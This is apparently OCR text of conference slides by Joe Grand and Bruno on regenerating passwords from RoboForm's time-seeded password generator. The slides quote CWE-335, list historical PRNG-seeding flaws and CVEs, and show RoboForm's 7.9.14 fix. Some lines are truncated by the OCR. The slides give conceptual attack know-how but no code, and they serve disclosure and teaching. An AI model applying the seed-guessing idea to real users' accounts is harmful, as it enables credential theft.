Regenerating Passwords from RoboForm's Password Generator

JOE GRAND

BRUNO

HACKING TIME

The Time Machine


An Invention

By

H. G. Wells


London
William Heinemann
MDCCCXCV


DOCTOR
WHO


HACKERMAN'S
HACKING TUTORIALS
HOW TO HACK TIME

POORLY SEEDED PRNG

POORLY SEEDED PRNG



- Cryptography and Network Security: Principles and Practice

CWE - CWE-335: Incorrect U

cwe.mitre.org/data/definitions/335.html

Relaunch to update

Common Weakness Enumeration

A community-developed list of SW & HW weaknesses that can become vulnerabilities

Top 25 | Top HW CWE | New to CWE? Start here!

Home > CWE List > CWE- Individual Dictionary Definition (4.14) | ID Lookup: Go

Home | About | CWE List | Mapping | Top-N Lists | Community | News | Search

CWE-335: Incorrect Usage of Seeds in Pseudo-Random Number Generator (PRNG)

Weakness ID: 335
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description

Th

Ext

PR
cri
Ma

PR
the
the
rec
Se

For example, the current time may be a poor seed. Knowing the approximate time the PRNG was seeded greatly reduces the possible key space.

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	C	330	Use of Insufficiently Random Values
ParentOf	V	336	Same Seed in Pseudo-Random Number Generator (PRNG)
ParentOf	V	337	Predictable Seed in Pseudo-Random Number Generator (PRNG)
ParentOf	V	339	Small Seed Space in PRNG

Relevant to the view "Software Development" (CWE-699)

Nature	Type	ID	Name
MemberOf	C	1213	Random Number Issues
MemberOf	C	310	Cryptographic Issues


https://cwe.mitre.org/index.html

POORLY SEEDED PRNG

- Netscape Navigator (1995)
- D-Link DWR-932B Router (2016)
- QtPass (2018)
- Kaspersky Password Manager (CVE-2020-27020)
- Telenot CompasX (CVE-2021-34600)
- Milk Sad (CVE-2023-39910)
- RoboForm < 7.9.14 (Joe & Bruno's talk)

ROBOFORM

- The first (?) password manager circa 2002
- "Used by millions of people worldwide"
- "Individual users and small businesses, to government agencies and leading Fortune 500 companies"
- Siber Systems
- roboform.com



CHANGELOG

Version 7.9.14 -- June 10, 2015


* Chrome: speed up message processing, when there is a lot of tabs.
* Chrome: avoid message queue overflow when user has a lot of tabs and windows.
* Chrome: fix RF toolbar for Chrome Basic Auth is shown at wrong position on high DPI.
* Chrome: do not ever modify Chrome settings, not even to remove old RF extensions.
* Chrome: make RoboForm extension for RoboForm Full (not Lite) visible in Chrome Web Store.
* Password Generator: increase randomness of generated passwords.

roboform.com/news-windows/

